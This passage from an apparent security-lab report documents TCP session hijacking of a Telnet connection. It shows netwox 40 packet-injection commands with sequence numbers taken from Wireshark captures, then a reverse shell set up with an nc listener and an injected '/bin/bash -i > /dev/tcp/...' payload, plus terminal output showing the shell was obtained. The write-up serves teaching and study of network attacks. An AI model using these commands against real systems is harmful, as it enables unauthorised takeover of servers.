10. -q 3167875908: Seqnum (Acknum from previous packet)
11. -r 2853610514: Acknum (Next seqnum from previous packet)
12. -z: TCP Acknowledgement (TCP Flag 0x8)
13. -A: TCP Push (TCP Flag 0x10)
14. -H "'ls'0d0a": TCP Mixed Data (Hex value 0d0a denotes \r\n)
15. -j 64: IPv4 Time-To-Live (TTL)
16. -a "best": IP spoofing initialisation type

When the packet injection is successful, Wireshark will capture the packet as a normal TELNET packet. Looking at the data field of the Telnet packet, the mixed data that was input previously can be seen. The server will reply with the relevant data from the `ls` command. However, the server has not yet received an **ACK** signal after the injected packet has been sent, prompting TCP Retransmission packets over the network. Figure 23 and 24 shows the data that was sent in the spoofed IP and the abnormal behaviour when the **ACK** signal was not sent timely back to the server.



21	14:03:16.64	192.168.43.157	192.168.43.154	TELNET	67 Telnet Data ...
21	14:03:16.64	192.168.43.154	192.168.43.157	TCP	66 49895 > telnet [ACK] Seq=3167875908 Ack=2853610514 Win=17152 Len=0 TSval=62242395 TSecr=163330456
21	14:04:12.65	192.168.43.154	192.168.43.157	TELNET	58 Telnet Data ...
21	14:04:12.65	192.168.43.157	192.168.43.154	TELNET	803 Telnet Data ...
21	14:04:12.85	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
21	14:04:13.34	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
21	14:04:14.11	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
21	14:04:15.71	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
21	14:04:19.07	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
21	14:04:25.54	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
21	14:04:38.61	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...

Source port: 49895 (49895)  
Destination port: telnet (23)  
[Stream index: 1402]  
Sequence number: 3167875908  
[Next sequence number: 3167875912]  
Acknowledgement number: 2853610514  
Header length: 20 bytes  
Flags: 0x018 (PSH, ACK)  
Window size value: 254  
[Calculated window size: 32512]  
[Window size scaling factor: 128]  
Checksum: 0x9b86 [validation disabled]  
▼ [SEQ/ACK analysis]  
[Bytes in flight: 4]  
▼ Telnet  
Data: ls\r\n  
0000 00 0c 29 2b b3 36 00 0c 29 89 91 48 08 00 45 00 ...+.6..).H..E.  
0010 00 2c 66 28 40 00 40 06 fc 1b c0 a8 2b 9a c0 a8 ...f(@.@. ....\*...  
0020 2b 9d c2 e7 60 17 bc d1 f3 44 aa 16 a4 12 50 18 +.....D....P.  
0030 00 fe 9b 86 00 00 6c 73 0d 0a .....ls..  
eth0: <live capture in progress> Fill... Packets: 10938 Displayed: 100 Marked: 0

Figure 23: Successful Injection of Arbitrary Code

4740	2018-06-21 14:03:16.64	192.168.43.157	192.168.43.154	TELNET	67 Telnet Data ...
4741	2018-06-21 14:03:16.64	192.168.43.154	192.168.43.157	TCP	66 49895 > telnet [ACK] Seq=3167875908 Ack=2853610514 Win=17152 Len=0 TSval=62242395 TSecr=163330456
4754	2018-06-21 14:04:12.65	192.168.43.154	192.168.43.157	TELNET	58 Telnet Data ...
4755	2018-06-21 14:04:12.65	192.168.43.157	192.168.43.154	TELNET	803 Telnet Data ...
4756	2018-06-21 14:04:12.85	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
4757	2018-06-21 14:04:13.34	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
4758	2018-06-21 14:04:14.11	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
4759	2018-06-21 14:04:15.71	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
4762	2018-06-21 14:04:19.07	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
4763	2018-06-21 14:04:25.54	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
4764	2018-06-21 14:04:38.61	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...
4771	2018-06-21 14:05:04.61	192.168.43.157	192.168.43.154	TELNET	803 [TCP Retransmission] Telnet Data ...

Internet Protocol Version 4, Src: 192.168.43.157 (192.168.43.157), Dst: 192.168.43.154 (192.168.43.154)  
Version: 4  
Header length: 20 bytes  
Differentiated Services Field: 0x10 (DSCP 0x04: Unknown DSCP; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))  
Total Length: 789  
Identification: 0xb165 (45413)  
Flags: 0x02 (Don't Fragment)  
Fragment offset: 0  
Time to live: 64  
Protocol: TCP (6)  
Header checksum: 0xad5e [correct]  
Source: 192.168.43.157 (192.168.43.157)  
Destination: 192.168.43.154 (192.168.43.154)  
▼ Transmission Control Protocol  
00a0 6c 6c 65 78 65 63 76 65 2e 63 0d 0a 1b 5b 30 31 llexecve .c...[01  
00b0 3b 33 34 6d 44 6f 63 75 6d 65 6e 74 73 1b 5b 30 ;34mDocu ments.[0  
00c0 6d 20 20 20 20 20 20 20 20 1b 5b 30 31 3b 33 n [01;3  
00d0 31 6d 6f 70 65 6e 73 73 6c 5f 31 2e 30 2e 31 2d Imopenss l j.0.1  
00e0 34 75 62 75 6e 74 75 35 2e 31 31 2e 64 65 62 69 4ubuntu5 .il.debi  
00f0 61 6e 2e 74 61 72 2e 67 7a 1b 5b 30 6d 20 20 1b an.tar.g z.[0m..  
0100 5b 33 37 3b 34 31 6d 73 68 65 6c 6c 73 68 6f 63 [37;4ins hellshoc  
0110 6b 1b 5b 30 6d 0d 0a 1b 5b 30 31 3b 33 34 6d 44 k.[0m... [01;34m0  
0120 6f 77 6e 6c 6f 61 64 73 1b 5b 30 6d 20 20 20 20 ownloads.[0m  
0130 20 20 20 20 6f 70 65 6e 73 73 6c 5f 31 2e 30 epe nssl.1.0  
0140 2e 31 2d 34 75 62 75 6e 74 75 35 2e 31 31 2e 64 .1-4ubun tu5.11.d  
0150 73 63 20 20 20 20 20 20 20 20 20 20 20 20 1b 5b sc .[  
0160 33 37 3b 34 31 6d 73 68 65 6c 6c 73 68 6f 63 37;4ins e1lshock  
0170 77 6f 70 72 69 76 1b 5b 30 6d 0d 0a 1b 5b 30 31 wopriv.[ 0m...[01  
0180 3b 33 34 6d 65 6c 67 67 44 61 74 61 1b 5b 30 6d ;34melgg Data.[0m  
0190 20 20 20 20 20 20 20 20 20 20 1b 5b 30 31 3b 33 .[01;3  
eth0: <live capture in progress> Fill... Packets: 4800 Displayed: 653 Marked: 0

Figure 24: Data Return & TCP Retransmission Packets

To solve the issue of the TCP Retransmission Packets, we use `netwox 40` again with the following code instead to send an ACK signal only.

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
-m 192.168.43.157 -o 49895 -p 23 -q 3167875912 -r 2853611285 -z
-j 64 -a "best"
```

Looking at Wireshark again, after the ACK signal has been received, the server now returns the usual Terminal prompt, waiting for the user's input. The connection can be terminated by using the TCP RST flag `-B` or by using `netwox 78` as per the previous task.


## 4.6 Creating Reverse Shell Using TCP Session Hijacking

This task follows up on injecting arbitrary code into spoofed TCP packets by

executing a reverse shell, ultimately allowing the attacker to take control of the server. To perform a reverse shell, the attacker will need to open a Terminal console to listen to an incoming connection. The following code performs the abovementioned task.

```
$ nc -l 9090 -v
```

Again, we use Wireshark to analyse the next seqnum and acknum on the Telnet Data packet. From Figure 25, we obtain the relevant details of the packet and execute the command to create a reverse shell.



No.	Time	Source	Destination	Protocol	Length	Info
21	20:54:39.44	192.168.43.157	192.168.43.154	TELNET	113	Telnet Data ...
21	20:54:39.44	192.168.43.154	192.168.43.157	TCP	66	49897 → telnet [ACK] Seq=138267333 Ack=688782952 Win=14720 Len=0 TSval=68413097 TSecr=169501157
21	20:54:39.44	192.168.43.157	192.168.43.154	TELNET	154	Telnet Data ...
21	20:54:39.44	192.168.43.154	192.168.43.157	TCP	66	49897 → telnet [ACK] Seq=138267333 Ack=688783040 Win=14720 Len=0 TSval=68413097 TSecr=169501157
21	20:54:40.06	192.168.43.157	192.168.43.154	TELNET	100	Telnet Data ...
21	20:54:40.06	192.168.43.154	192.168.43.157	TCP	66	49897 → telnet [ACK] Seq=138267333 Ack=688783074 Win=14720 Len=0 TSval=68413237 TSecr=169501297


  

Packet Details
Header checksum: 0xbcd7 [correct]
Source: 192.168.43.157 (192.168.43.157)
Destination: 192.168.43.154 (192.168.43.154)
Transmission Control Protocol
Source port: telnet (23)
Destination port: 49897 (49897)
[Stream index: 61]
Sequence number: 688783040
[Next sequence number: 688783074]
Acknowledgement number: 138267333
Header length: 32 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 227
[Calculated window size: 14528]

Figure 25: Obtain Next seqnum & acknum

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
-m 192.168.43.157 -o 49897 -p 23 -q 138267333 -r 688783074 -z -A
-H ''/bin/bash -i > /dev/tcp/192.168.43.156/9090 0<&1 2>&1'0d0a"
-j 64 -a "best"
```

The executed command redirects the bash shell to the attacker's Terminal console and the system is now vulnerable, as can be seen in Figure 26 where the `pwd` command reflects a different directory than when originally executed.



```
Terminal
[06/21/2018 20:50] seed@ubuntu:~/Desktop$ pwd
/home/seed/Desktop
[06/21/2018 20:50] seed@ubuntu:~/Desktop$ nc -l 9090 -v
Connection from 192.168.43.157 port 9090 [tcp/*] accepted
[07/14/2018 09:47] seed@ubuntu:~$ pwd
/home/seed
[07/14/2018 09:48] seed@ubuntu:~$
```

Figure 26: Reverse Shell Obtained